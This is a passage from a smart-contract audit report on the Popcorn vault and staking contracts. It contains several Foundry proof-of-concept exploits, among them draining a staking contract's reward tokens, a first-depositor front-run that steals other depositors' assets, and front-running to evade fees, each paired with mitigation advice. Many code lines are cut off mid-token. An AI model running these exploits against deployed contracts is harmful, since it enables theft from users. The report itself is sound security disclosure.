https://github.com/code-423n4/2023-01-popcorn/blob/main/src/utils/MultiRewardStaking.sol#L377-L378

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/utils/MultiRewardStaking.sol#L390-L399

### Impact

Attacker can steal 99% of the balance of a reward token of any Staking contract in the blockchain. An attacker can do this by modifying the reward speed of the target reward token.

So an attacker gets access to `changeRewardSpeed`, he will need to deploy a vault using the target Staking contract as its Staking contract. Since the Staking contract is now attached to the attacker's created vault, he can now successfully `changeRewardSpeed`. Now with `changeRewardSpeed`, attacker can set the

`rewardSpeed` to any absurdly large amount that allows them to drain 99% of the balance (dust usually remains due to rounding issues) after some seconds (12 seconds in the PoC.)

## Proof of Concept

This attack is made possible by the following issues:

1. Any user can deploy a Vault that uses any existing Staking contract - https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/VaultController.sol#L106-L108
2. As long as attacker is creator of a Vault that has the target Staking contract attached to it, attacker can call `changeStakingRewardSpeeds` to modify the rewardSpeeds of any reward tokens in the target Staking contract - https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/VaultController.sol#L495-L501
3. There are no checks for limits on the `rewardsPerSecond` value in `changeRewardSpeed` so attacker can set any amount they want - https://github.com/code-423n4/2023-01-popcorn/blob/main/src/utils/MultiRewardStaking.sol#L299-L314
4. `changeRewardSpeed` also uses `_calcRewardsEnd` to get the new `rewardsEndTimestamp` but that calculation is faulty and the new timestamp is always longer than it's supposed to be leading to people being able to claim more rewards than they should get - https://github.com/code-423n4/2023-01-popcorn/blob/main/src/utils/MultiRewardStaking.sol#L351-L360

Below is the PoC using a Foundry test:

```
function test__steal_rewards_from_any_staking_contract() publi
  addTemplate("Adapter", templateId, adapterImpl, true, true);
  addTemplate("Strategy", "MockStrategy", strategyImpl, false,
  addTemplate("Vault", "V1", vaultImpl, true, true);

  // 1. deploy regular legit vault owned by this
  address vault = deployVault();
  address staking = vaultRegistry.getVault(vault).staking;

  rewardToken.mint(staking, 1_000_000 ether);
```

```
vm.startPrank(bob);
asset.mint(bob, 10000 ether);
asset.approve(vault, 10000 ether);
IVault(vault).deposit(10000 ether, bob);
IVault(vault).approve(staking, 10000 ether);
IMultiRewardStaking(staking).deposit(9900 ether, bob);
vm.stopPrank();

vm.startPrank(alice);
// 2. deploy attacker-owned vault using the same Staking cor
// alice is the attacker
address attackerVault = controller.deployVault(
  VaultInitParams({
    asset: iAsset,
    adapter: IERC4626(address(0)),
    fees: VaultFees({
      deposit: 100,
      withdrawal: 200,
      management: 300,
      performance: 400
    }),
    feeRecipient: feeRecipient,
    owner: address(this)
  }),
  DeploymentArgs({ id: templateId, data: abi.encode(uint256
  DeploymentArgs({ id: 0, data: "" }),
  staking,
  "",
  VaultMetadata({
    vault: address(0),
    staking: staking,
    creator: alice,
    metadataCID: metadataCid,
    swapTokenAddresses: swapTokenAddresses,
    swapAddress: address(0x5555),
    exchange: uint256(1)
  }),
  0
);

asset.mint(alice, 10 ether);
asset.approve(vault, 10 ether);
IVault(vault).deposit(10 ether, alice);
IVault(vault).approve(staking, 10 ether);
IMultiRewardStaking(staking).deposit(1 ether, alice);
```

```
        address[] memory targets = new address[](1);
        targets[0] = attackerVault;
        IERC20[] memory rewardTokens = new IERC20[](1);
        rewardTokens[0] = iRewardToken;
        uint160[] memory rewardsSpeeds = new uint160[](1);
        rewardsSpeeds[0] = 990_099_990 ether;
        controller.changeStakingRewardsSpeeds(targets, rewardTokens,

        assertGt(rewardToken.balanceOf(staking), 1_000_000 ether);

        vm.warp(block.timestamp + 12);
        MultiRewardStaking(staking).claimRewards(alice, rewardTokens

        assertGt(rewardToken.balanceOf(alice), 999_999 ether);
        assertLt(1 ether, rewardToken.balanceOf(staking));
        vm.stopPrank();
    }
```

The PoC shows that the attacker, Alice, can drain any reward token of a Staking contract deployed by a different vault owner. In this test case, Alice does the attack described above stealing a total 999,999 worth of reward tokens (99% of reward tokens owned by the Staking contract.) Note that the attacker can tweak the amount they stake in the contract, the reward speed they'll use, and the seconds to wait before, before claiming rewards. All of those things have an effect on the cost of the attack and how much can be drained.

The test can be run with: `forge test --no-match-contract 'Abstract' --match-test test__steal_rewards_from_any_staking_contract`

## Tools Used

VS Code, Foundry

## Recommended Mitigation Steps

1. Don't allow any Vault creator to use and modify just ANY Staking contract - https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/VaultController.sol#L106-L108
2. Add checks to limit how high `rewardsPerSecond` can be when changing rewardSpeed. Maybe make it so that it takes a minimum of 1 month (or some other configurable period) for rewards to be distributed. -

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/utils/MultiRewardStaking.sol#L299-L314

3. Fix calcRewardsEnd to compute the correct rewardsEndTimestamp by taking into account total accrued rewards until that point in time - https://github.com/code-423n4/2023-01-popcorn/blob/main/src/utils/MultiRewardStaking.sol#L351-L360

RedVeil (Popcorn) confirmed

## [H-10] First vault depositor can steal other's assets

*Submitted by* 0xNineDec, *also found by* 0xBeirao, peanuts, immeas, nadin, Breeje, Qeew, Josiah, RaymondFam, 0xNazgul, rbserver, KIntern_NA, giovannidisiena, MyFDsYours, koxuan, gjaldon, Blockian, saviOur, 0xRajkumar, CRYP70, chaduke, Ruhum, rvi0x, *and* UdarTeam

The first depositor can be front run by an attacker and as a result will lose a considerable part of the assets provided.

The vault calculates the amount of shares to be minted upon deposit to every user via the `convertToShares()` function:

```
function deposit(uint256 assets, address receiver)
    public
    nonReentrant
    whenNotPaused
    syncFeeCheckpoint
    returns (uint256 shares)
{
    if (receiver == address(0)) revert InvalidReceiver();

    uint256 feeShares = convertToShares(
        assets.mulDiv(uint256(fees.deposit), 1e18, Math.Rounding
    );

    shares = convertToShares(assets) - feeShares;

    if (feeShares > 0) _mint(feeRecipient, feeShares);

    _mint(receiver, shares);
```

```
        asset.safeTransferFrom(msg.sender, address(this), assets);

        adapter.deposit(assets, address(this));

        emit Deposit(msg.sender, receiver, assets, shares);
    }

    function convertToShares(uint256 assets) public view returns (ui
        uint256 supply = totalSupply(); // Saves an extra SLOAD if t

        return
            supply == 0
                ? assets
                : assets.mulDiv(supply, totalAssets(), Math.Roundinc
    }
```

When the pool has no share supply, the amount of shares to be minted is equal to the assets provided. An attacker can abuse this situation and profit off the rounding down operation when calculating the amount of shares if the supply is non-zero. This attack is enabled by the following components: frontrunning, rounding down the amount of shares calculated and regular ERC20 transfers.

### Proof of Concept

The Vault charges zero fees to conduct any action.

- Alice wants to deposit 2MM USDT to a vault.
- Bob frontruns Alice deposit() call with the following transactions:
    - `vault.deposit(1, bob)` : This gives Bob 1 share backed by 1 USDT.
    - `usdt.transfer(address(vault.adapter()), 1MM)` : Sends 1MM USDT to the underlying vault's adapter (from were the `totalAssets` are calculated)
    - After those two transactions, `totalAssets = 1MM + 1` and `totalSupply = 1`.
- Alice deposit transaction is mined: `deposit(2MM, alice)` , she receives only **one** share because:

    - 2MM / (1MM + 1) * totalSupply = 2MM / (1MM + 1) * 1 = 2MM / (1MM+) ≈ 1.999998 = 1 (as Solidity floors down).
- After Alice tx, the pool now has 3MM assets and distributed 2 shares.
- Bob backruns Alice's transaction and redeems his share getting 3MM * (1 Share Owned by Bob) / (2 total shares) = 1.5MM

This process gives Bob a ≈500k asset profit and Alice incurs a ≈500k loss:

```
function test__FirstDepositorFrontRun() public {
  uint256 amount = 2_000_000 ether;

  uint256 aliceassetAmount = amount;

  asset.mint(bob, aliceassetAmount);
  asset.mint(alice, aliceassetAmount);

  vm.prank(alice);
  asset.approve(address(vault), aliceassetAmount);
  assertEq(asset.allowance(alice, address(vault)), aliceassetA

  vm.prank(bob);
  asset.approve(address(vault), aliceassetAmount);
  assertEq(asset.allowance(bob, address(vault)), aliceassetAmo

  uint256 alicePreDepositBal = asset.balanceOf(alice);

  console.log("\n=== INITIAL STATES ===");
  console.log("Bob assets: %s", asset.balanceOf(bob));
  console.log("Alice assets: %s", alicePreDepositBal);

  // Bob frontruns Alice deposit.
  vm.startPrank(bob);
  uint256 bobShareAmount = vault.deposit(1, bob);
  console.log("\n=== BOB DEPOSITS ===");
  console.log("Bob Shares Amount: %s", bobShareAmount);
  console.log("Vault Assets : %s", vault.totalAssets());

  assertTrue(bobShareAmount == 1);
  assertTrue(vault.totalAssets() == 1);
  assertEq(adapter.afterDepositHookCalledCounter(), 1);

  // Bob transfers 1MM of tokens to the adapter
  asset.transfer(address(vault.adapter()), 1_000_000 ether);
```

```
        console.log("\n=== AFTER BOB's TRANSFER ===");
        console.log("Bob Shares Amount: %s", bobShareAmount);
        console.log("Vault Assets : %s", vault.totalAssets());
        assertTrue(vault.totalAssets() == 1_000_000 ether + 1);
        vm.stopPrank();


        // Alice Txn is mined
        vm.prank(alice);
        uint256 aliceShareAmount = vault.deposit(aliceassetAmount, a
        console.log("\n=== AFTER ALICE TX ===");
        console.log("Alice Shares Amount: %s", aliceShareAmount);
        console.log("Vault Assets : %s", vault.totalAssets());
        assertTrue(aliceShareAmount == 1);

        console.log("Convertable assets that Bob receives: %s", vaul
        console.log("Convertable assets that Alice receives: %s", va

        // Bob backruns the call and gets a 500k profit
        vm.prank(bob);
        vault.redeem(bobShareAmount, bob, bob);
        console.log("\n=== BOB WITHDRAWS ===");

        console.log("\n=== ALICE WITHDRAWS ===");
        vm.prank(alice);
        vault.redeem(aliceShareAmount, alice, alice);

        console.log("\n=== FINAL STATES ===");
        console.log("Bob assets: %s", asset.balanceOf(bob));
        console.log("Alice assets: %s", asset.balanceOf(alice));
    }
```

Output:

```
=== INITIAL STATES ===
  Bob assets: 2000000000000000000000000
  Alice assets: 2000000000000000000000000

=== BOB DEPOSITS ===
  Bob Shares Amount: 1
  Vault Assets : 1

=== AFTER BOB's TRANSFER ===
  Bob Shares Amount: 1
```

```
  Vault Assets : 100000000000000000000001

=== AFTER ALICE TX ===
  Alice Shares Amount: 1
  Vault Assets : 300000000000000000000001
  Convertable assets that Bob receives: 150000000000000000000000
  Convertable assets that Alice receives: 150000000000000000000000

=== BOB WITHDRAWS ===

=== ALICE WITHDRAWS ===

=== FINAL STATES ===
  Bob assets: 249999999999999999999999
  Alice assets: 150000000000000000000001
```

This same issue is commonly found in vaults. Spearbit also reported this on their Maple V2 audit as the primary high risk issue.

### Recommended Mitigation Steps

- Require a minimum amount of initial shares (when its supply is zero) to be minted taking into account that:
    - The deposit mints an effective (INITIAL*MINT* - *INITIAL*BURN) amount of shares to the first depositor
    - Burns the INITIAL_BURN amount to a dead address.

Both initial amounts should be set carefully as they partially harm the first depositor. Those amounts should be high enough to reduce the profitability of this attack to the first depositor but not excessively high which could reduce the incentive of being the first depositor.

RedVeil (Popcorn) confirmed

## [H-11] Protocol loses fees because highWaterMark is updated every time someone deposit, withdraw, mint

*Submitted by* rvierdiiev, *also found by* peakbolt

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/Vault.sol#L138

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/Vault.sol#L215

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/Vault.sol#L480-L499

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/Vault.sol#L447-L460

### Impact

Protocol loses fees because highWaterMark is updated every time someone deposit, withdraw, mint.

### Proof of Concept

This bug is related to the fees accruing design. It was discussed with the sponsor in order to understand how it should work.

Protocol has such thing as performance fee. Actually this is fee from accrued yields. If user deposited X assets and after some time he can withdraw X+Y assets for that minted amount of shares, that means that strategy has earned some Y amount of yields. Then protocol is able to get some part of that Y amount as a performance fee.

`takeFees` modifier is responsible for taking fees.

It calls `accruedPerformanceFee` function to calculate fees amount.

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/Vault.sol#L447-L460

```
    function accruedPerformanceFee() public view returns (uint25
        uint256 highWaterMark_ = highWaterMark;
        uint256 shareValue = convertToAssets(1e18);
        uint256 performanceFee = fees.performance;
```

```
        return
            performanceFee > 0 && shareValue > highWaterMark
                ? performanceFee.mulDiv(
                    (shareValue - highWaterMark) * totalSupply()
                    1e36,
                    Math.Rounding.Down
                )
                : 0;
    }
```

As you can see, protocol has such variable as `highWaterMark`. This variable actually should store `convertToAssets(1e18)` amount at the time when last fee were accrued or after first deposit. Then after some time when strategy earned some yields, `convertToAssets(1e18)` will return more assets than `highWaterMark`, so protocol will take fees.

But currently updating of `highWaterMark` is done incorrectly.

Deposit, mint, withdraw function **use** `syncFeeCheckpoint` **modifier**.

**https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/Vault.sol#L496-L499**

```
    modifier syncFeeCheckpoint() {
        _;
        highWaterMark = convertToAssets(1e18);
    }
```

This modifier will update `highWaterMark` to current assets amount that you can receive for 1e18 of shares.

That means that every time when deposit, mint, withdraw is called, `highWaterMark` is updated to the new state, so protocol doesn't track yield progress anymore.

In case if protocol accrued some performance fees, which can be possible if noone called deposit, withdraw, mint for a long time, then anyone can frontrun `takeFees`

and deposit small amount of assets in order to update `highWaterMark`, so protocol will not get any fees.

### Tools Used

VS Code

### Recommended Mitigation Steps

I believe that you need to store `highWaterMark = convertToAssets(1e18)` at the time of first deposit, or when totalShares is 0, this will be the value that protocol started with and then at time, when takefee was called you can calculate current convertToAssets(1e18) in case if it's bigger, than previous stored, then you can mint fees for protocol and update highWaterMark to current value.

**RedVeil (Popcorn) confirmed**

## [H-12] Modifier VaultController._verifyCreatorOrOwner does not work as intented

*Submitted by* ustas, *also found by* okkothejawa, Ada, bin2chen, pwnforce, mert_eren, ktg, 0xRobocop, georgits, gjaldon, *and* hashminer0725

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/VaultController.sol#L666-L670

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/VaultController.sol#L448

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/VaultController.sol#L608

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/VaultController.sol#L621

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/VaultController.sol#L634

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/VaultController.sol#L647

## Impact

Modifier `VaultController._verifyCreatorOrOwner` does not work. Instead of checking the condition `msg.sender is creator OR owner`, it makes `msg.sender is creator AND owner`. This would block access to all created Vaults for creators and the owner (if he did not create them).

Specifically, the following functions in the `VaultController` are affected:

- `addStakingRewardsTokens()`;
- `deployVault()`, which has a call to `addStakingRewardsTokens()`, cannot be executed if the argument `rewardsData.length != 0`;
- `pauseAdapters()`;
- `pauseVaults()`;
- `unpauseAdapters()`;
- `unpauseVaults()`.

## Proof of Concept

To check this concept, we can make a truth table for the main condition in the modifier `msg.sender != metadata.creator || msg.sender != owner`. The table shows that the condition will equal `false` only in the one case where `msg.sender` is both creator and owner.

| msg.sender != metadata.creator | msg.sender != owner | msg.sender != metadata.creator \|\| msg.sender != owner |
|---|---|---|
| 0 | 0 | 0 |
| 0 | 1 | 1 |

| msg.sender != metadata.creator | msg.sender != owner | msg.sender != metadata.creator || msg.sender != owner |
|---|---|---|
| 1 | 0 | 1 |
| 1 | 1 | 1 |

The correct condition should be the following: `msg.sender != metadata.creator && msg.sender != owner`.

| msg.sender != metadata.creator | msg.sender != owner | msg.sender != metadata.creator && msg.sender != owner |
|---|---|---|
| 0 | 0 | 0 |
| 0 | 1 | 0 |
| 1 | 0 | 0 |
| 1 | 1 | 1 |

In this case, a revert will only happen when `msg.sender` is neither a creator nor the owner, as it should be according to the documentation.

You can also use the following test to check; add it to the file `test\vault\VaultController.t.sol`:

```
    function testFail__deployVault_creator_is_not_owner_audit() publ
        addTemplate("Adapter", templateId, adapterImpl, true, true);
        addTemplate("Strategy", "MockStrategy", strategyImpl, false,
        addTemplate("Vault", "V1", vaultImpl, true, true);
        controller.setPerformanceFee(uint256(1000));
        controller.setHarvestCooldown(1 days);
        rewardToken.mint(bob, 10 ether);
        rewardToken.approve(address(controller), 10 ether);

        swapTokenAddresses[0] = address(0x9999);
        address adapterClone = 0xD6C5fA22BBE89db86245e111044a880213b
        address strategyClone = 0xe8a41C57AB0019c403D35e8D54f2921BaE
        address stakingClone = 0xE64C695617819cE724c1d35a37BCcFbF558

        uint256 callTimestamp = block.timestamp;
        vm.prank(bob);
        address vaultClone = controller.deployVault(
            VaultInitParams({
```

```
                asset: iAsset,
                adapter: IERC4626(address(0)),
                fees: VaultFees({
                    deposit: 100,
                    withdrawal: 200,
                    management: 300,
                    performance: 400
                }),
                feeRecipient: feeRecipient,
                owner: bob
            }),
            DeploymentArgs({id: templateId, data: abi.encode(uint256
            DeploymentArgs({id: "MockStrategy", data: ""}),
            address(0),
            abi.encode(
                address(rewardToken),
                0.1 ether,
                1 ether,
                true,
                10000000,
                2 days,
                1 days
            ),
            VaultMetadata({
                vault: address(0),
                staking: address(0),
                creator: bob,
                metadataCID: metadataCid,
                swapTokenAddresses: swapTokenAddresses,
                swapAddress: address(0x5555),
                exchange: uint256(1)
            }),
            0
        );
    }
```

In the test's log ( `forge test --match-test "testFail__deployVault_creator_is_not_owner" -vvvv` ), you can see that the call ended with revert `NotSubmitterNorOwner(0x0000000000000000000000000000000000000000DCbA)` .

## Tools Used

VSCodium, Forge

### Recommended Mitigation Steps

Change the condition to `msg.sender != metadata.creator && msg.sender != owner`.

RedVeil (Popcorn) confirmed, but disagreed with severity

## Medium Risk Findings (35)

### [M-01] Vault creator can prevent users from claiming staking rewards

*Submitted by* 0xdeadbeef0x

Vault creator can prevent users from claiming rewards from the staking contract. This can boost his liquidity and lure depositors to stake vault tokens. He can present a high APY and low fee percentage which will incentivize stakers.

When the staking contract is empty of stakes, he can change the settings and claim all the rewards to himself.

#### Proof of Concept

Vault creator receives management fees from two places:

1. Deposits to the vault
2. Rewards locked in escrow

Users can claim staking rewards by calling the `claimRewards` function of the staking contract:

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/utils/MultiRewardStaking.sol#L179

```
function claimRewards(address user, IERC20[] memory _rewardTok
  for (uint8 i; i < _rewardTokens.length; i++) {
    uint256 rewardAmount = accruedRewards[user][_rewardTokens[

    if (rewardAmount == 0) revert ZeroRewards(_rewardTokens[i]

    EscrowInfo memory escrowInfo = escrowInfos[_rewardTokens[i

    if (escrowInfo.escrowPercentage > 0) {
      _lockToken(user, _rewardTokens[i], rewardAmount, escrowI
      emit RewardsClaimed(user, _rewardTokens[i], rewardAmount
    } else {
      _rewardTokens[i].transfer(user, rewardAmount);
      emit RewardsClaimed(user, _rewardTokens[i], rewardAmount
    }

    accruedRewards[user][_rewardTokens[i]] = 0;
  }
}
```

As can be seen above, if there is an escrow specified, percentage of rewards are sent to the escrow account through `_lockToken`:

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/utils/MultiRewardStaking.sol#L201

```
/// @notice Locks a percentage of a reward in an escrow contra
function _lockToken(
  address user,
  IERC20 rewardToken,
  uint256 rewardAmount,
  EscrowInfo memory escrowInfo
) internal {
  uint256 escrowed = rewardAmount.mulDiv(uint256(escrowInfo.es
  uint256 payout = rewardAmount - escrowed;

  rewardToken.safeTransfer(user, payout);
  escrow.lock(rewardToken, user, escrowed, escrowInfo.escrowDu
}
```

`escrow.lock` will send fee to `feeRecipient` that is passed in the constructor of the escrow contract when there is a fee percentage defined. (This can be low in order to incentivize stakers)

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/utils/MultiRewardEscrow.sol#L111

```
    constructor(address _owner, address _feeRecipient) Owned(_owne
      feeRecipient = _feeRecipient;
    }

  ------

    function lock(
      IERC20 token,
      address account,
      uint256 amount,
      uint32 duration,
      uint32 offset
    ) external {
  -----
      uint256 feePerc = fees[token].feePerc;
      if (feePerc > 0) {
        uint256 fee = Math.mulDiv(amount, feePerc, 1e18);

        amount -= fee;
        token.safeTransfer(feeRecipient, fee);
      }
  -----
```

The issue rises when `feeRecipient` is set to the zero address (0x0). `safeTransfer` will revert and the transaction of claiming rewards will fail (all the way through the `claimRewards` on the staking contract.

User funds will be locked in the contract.

The vault creator can decide when is the right time to open the rewards up (maybe when nobody is invested in the vault) by changing the fee percentage to 0 using

`setFees`, which bypass sending fees to feeRecipient. if the vault owner will be the only saker, he can receive all the deposited tokens back.

### Foundry POC

Add the following test:

```
// SPDX-License-Identifier: GPL-3.0
// Docgen-SOLC: 0.8.15

pragma solidity ^0.8.15;

import { Test } from "forge-std/Test.sol";
import { MockERC20 } from "./utils/mocks/MockERC20.sol";
import { IMultiRewardEscrow } from "../src/interfaces/IMultiRewa
import { MultiRewardStaking, IERC20 } from "../src/utils/MultiRe
import { MultiRewardEscrow } from "../src/utils/MultiRewardEscrc

contract NoRewards is Test {
  MockERC20 stakingToken;
  MockERC20 rewardToken1;
  MockERC20 rewardToken2;
  IERC20 iRewardToken1;
  IERC20 iRewardToken2;
  MultiRewardStaking staking;
  MultiRewardEscrow escrow;

  address alice = address(0xABCD);
  address bob = address(0xDCBA);

  /////////////// ZERO ADDRESS /////////
  address feeRecipient = address(0x0);


  function setUp() public {
    vm.label(alice, "alice");
    vm.label(bob, "bob");

    stakingToken = new MockERC20("Staking Token", "STKN", 18);

    rewardToken1 = new MockERC20("RewardsToken1", "RTKN1", 18);
    rewardToken2 = new MockERC20("RewardsToken2", "RTKN2", 18);
    iRewardToken1 = IERC20(address(rewardToken1));
    iRewardToken2 = IERC20(address(rewardToken2));
```

```
    escrow = new MultiRewardEscrow(address(this), feeRecipient);
    IERC20[] memory tokens = new IERC20[](2);
    tokens[0] = iRewardToken1;
    tokens[1] = iRewardToken2;
    uint256[] memory fees = new uint256[](2);
    fees[0] = 1e16;
    fees[1] = 1e16;

    escrow.setFees(tokens, fees);
    staking = new MultiRewardStaking();
    staking.initialize(IERC20(address(stakingToken)), IMultiRewa
  }

  function _addRewardToken(MockERC20 rewardsToken) internal {
    rewardsToken.mint(address(this), 10 ether);
    rewardsToken.approve(address(staking), 10 ether);
    staking.addRewardToken(IERC20(address(rewardsToken)), 0.1 et
  }

  function test__no_rewards() public {
    // Prepare array for `claimRewards`
    IERC20[] memory rewardsTokenKeys = new IERC20[](1);
    rewardsTokenKeys[0] = iRewardToken1;

    _addRewardToken(rewardToken1);
    stakingToken.mint(alice, 5 ether);

    vm.startPrank(alice);
    stakingToken.approve(address(staking), 5 ether);
    staking.deposit(1 ether);

    // 10% of rewards paid out
    vm.warp(block.timestamp + 10);

    uint256 callTimestamp = block.timestamp;
    staking.claimRewards(alice, rewardsTokenKeys);
  }
}
```

test `test__no_rewards`

## Tools Used

VS Code, Foundry

### Recommended Mitigation Steps

Validate in the initialization of the staking contracts that escrow.feeRecipient is not the zero address.

**RedVeil (Popcorn) confirmed, but disagreed with severity**

**LSDan (judge) decreased severity to Medium**

## [M-02] `quitPeriod` is effectively always just `1 day`

*Submitted by* immeas, *also found by* eccentricexit, ayeslick, OxBeirao, Nyx, chaduke, *and* fyvgsk

The `quitPeriod` is supposed to give users time to rage quit if there are changes they don't agree with. The quit period is limited to be within 1 day and a week and can only be changed by `owner`:

```
File: Vault.sol

629:     function setQuitPeriod(uint256 _quitPeriod) external onl
630:         if (_quitPeriod < 1 days || _quitPeriod > 7 days)
631:             revert InvalidQuitPeriod();
632:
633:         quitPeriod = _quitPeriod;
634:
635:         emit QuitPeriodSet(quitPeriod);
636:     }
```

However the change can be done instantly. An owner can propose a change, users will expect to wait three days for it to be applied, and after one day change the `quitPeriod` to `1 day` and apply the changes.

### Impact

Changes to fees and adapters can happen faster than users expect not giving them time enough to react.

## Proof of Concept

Small PoC in `Vault.t.sol`:

```
    function test__set_fees_after_1_day() public {
      vault.proposeFees(
        VaultFees({
          deposit: 1e17,
          withdrawal: 1e17,
          management: 1e17,
          performance: 1e17
        })
      );
      // users expect to have three days
      console.log("quit period",vault.quitPeriod());

      // jump 1 day
      vm.warp(block.timestamp + 1 days);
      // owner changes quit period
      vault.setQuitPeriod(1 days);
      // and does the changes
      vault.changeFees();
    }
```

## Tools Used

VS Code, Forge

## Recommended Mitigation Steps

Either lock `quitPeriod` changes for the old `quitPeriod`.

Or apply the duration when the change is proposed:

```
diff --git a/src/vault/Vault.sol b/src/vault/Vault.sol
index 7a8f941..bccc561 100644
--- a/src/vault/Vault.sol
+++ b/src/vault/Vault.sol
```

```
@@ -531,14 +531,14 @@ contract Vault is
         ) revert InvalidVaultFees();

         proposedFees = newFees;
-        proposedFeeTime = block.timestamp;
+        proposedFeeTime = block.timestamp + quitPeriod;

         emit NewFeesProposed(newFees, block.timestamp);
     }

     /// @notice Change fees to the previously proposed fees aft
     function changeFees() external {
-        if (block.timestamp < proposedFeeTime + quitPeriod)
+        if (block.timestamp < proposedFeeTime)
             revert NotPassedQuitPeriod(quitPeriod);

         emit ChangedFees(fees, proposedFees);
```

Same applies for `changeAdapter`.

RedVeil (Popcorn) confirmed

## [M-03] `Vault::takeFees` can be front run to minimize `accruedPerformanceFee`

*Submitted by* immeas, *also found by* minhtrng, bin2chen, KIntern_NA, rbserver, ustas, rvierdiiev, *and* yellowBirdy

`performanceFee` is a fee on the profits of the vault. The `feeRecipient` (or any user) can collect these at any point.

They rely on the difference between the current share value and the `highWaterMark` that records a historical share value.

The issue is that this `highWaterMark` is written on interactions with the vault: `deposit`, `mint`, `withdraw`. Hence a user can front run the fee collection with any of these calls. That will set the `highWaterMark` to the current share value and remove the performance fee.

## Impact

A malicious user can maximize the yield and deny any performance fee by front running the fee collection with a call to either `deposit`, `mint` or `withdraw` with only dust amounts.

## Proof of Concept

PoC test in `Vault.t.sol`

```
function test__front_run_performance_fee() public {
 _setFees(0, 0, 0, 1e17); // 10% performance fee

  asset.mint(alice, 1e18);

  vm.startPrank(alice);
  asset.approve(address(vault), 1e18);
  vault.deposit(1e18);
  vm.stopPrank();

  asset.mint(address(adapter),1e18); // fake yield

  // performanceFee is 1e17 (10% of 1e18)
  console.log("performanceFee before",vault.accruedPerformance

  vm.prank(alice);
  vault.withdraw(1); // malicious user withdraws dust which tr

  // performanceFee is 0
  console.log("performanceFee after",vault.accruedPerformanceF
}
```

## Tools Used

VS Code, Forge

## Recommended Mitigation Steps

At every deposit, mint, redeem and withdraw, take fees before adding or removing the new users shares and assets.

RedVeil (Popcorn) acknowledged

## [M-04] Total assets of yearn vault are not correct

*Submitted by* hansfriese*, also found by* rbserver

Total assets of yearn vault are not correct so the calculation between the asset and the shares will be wrong.

### Proof of Concept

In `YearnAdapter` the total assets of current `yValut` are extracted using `_yTotalAssets`.

```
        function _yTotalAssets() internal view returns (uint256) {
            return IERC20(asset()).balanceOf(address(yVault)) + yVau
        }
```

But in the yearn vault implementation, `self.totalIdle` is used instead of current balance.

```
    def _totalAssets() -> uint256:
        # See note on `totalAssets()`.
        return self.totalIdle + self.totalDebt
```

In yearn valut, `totalIdle` is the tracked value of tokens, so it is same as vault's balance in most cases, but the balance can be larger due to an attack or other's fault. Even `sweep` is implemented for the case in the vault implementation.

```
        if token == self.token.address:
            value = self.token.balanceOf(self) - self.totalIdle

        log Sweep(token, value)
        self.erc20_safe_transfer(token, self.governance, value)
```

So the result of `_yTotalAssets` can be inflated than the correct total assets and the calculation between the asset and the shares will be incorrect.

### Recommended Mitigation Steps

Use `yVault.totalIdle` instead of balance.

RedVeil (Popcorn) confirmed

## [M-05] Adapters logic contracts can be destroyed

*Submitted by* eierina*, also found by* doublesharp

https://github.com/code-423n4/2023-01-popcorn/blob/dcdd3ceda3d5bd87105e691ebc054fb8b04ae583/src/vault/adapter/abstracts/AdapterBase.sol#L444-L446

https://github.com/code-423n4/2023-01-popcorn/blob/dcdd3ceda3d5bd87105e691ebc054fb8b04ae583/src/vault/adapter/abstracts/AdapterBase.sol#L55-L62

https://github.com/code-423n4/2023-01-popcorn/blob/36477d96788791ff07a1ba40d0c726fb39bf05ec/src/vault/adapter/beefy/BeefyAdapter.sol#L20-L55

https://github.com/code-423n4/2023-01-popcorn/blob/36477d96788791ff07a1ba40d0c726fb39bf05ec/src/vault/adapter/yearn/YearnAdapter.sol#L17-L43

### Impact

AdapterBase based adapters instances like BeefyAdapter, and YearnAdapter can be rendered inoperable and halt the project.

### Proof of Concept

When using upgradeable smart contracts, all interactions occur with the contract instance, not the underlying logic contract.

A malicious actor sending transactions directly to the logic contract does not pose a significant threat because changes made to the state of the logic contract will not affect the contract instance as the logic contract's storage is never utilized.

However, there is an exception to this rule. If a direct call to the logic contract results in a self-destruct operation, the logic contract will be eliminated, and all instances of your contract will delegate calls to a code-less address rendering all contract instances in the project inoperable.

Similarly, if the logic contract contains a delegatecall operation and is made to delegate a call to a malicious contract with a self-destruct function, the calling contract will also be destroyed.

The AdapterBase contract has an internal initializer function ***_AdapterBase*init** that among the other things, allows to assign the strategy address (see **line 62**, and **line 79**).

**AdapterBase** excerpt:

```
function __AdapterBase_init(bytes memory popERC4626InitData)
    internal
    onlyInitializing
{
    (
        address asset,
        address _owner,
        address _strategy,
        uint256 _harvestCooldown,
        bytes4[8] memory _requiredSigs,
        bytes memory _strategyConfig
    ) = abi.decode(
            popERC4626InitData,
            (address, address, address, uint256, bytes4[8],
        );
    __Owned_init(_owner);
    __Pausable_init();
    __ERC4626_init(IERC20Metadata(asset));

    INITIAL_CHAIN_ID = block.chainid;
    INITIAL_DOMAIN_SEPARATOR = computeDomainSeparator();

    _decimals = IERC20Metadata(asset).decimals();

    strategy = IStrategy(_strategy);
```

The function harvest does a delegatecall to the address defined by strategy:

```
    function harvest() public takeFees {
        if (
            address(strategy) != address(0) &&
            ((lastHarvest + harvestCooldown) < block.timestamp)
        ) {
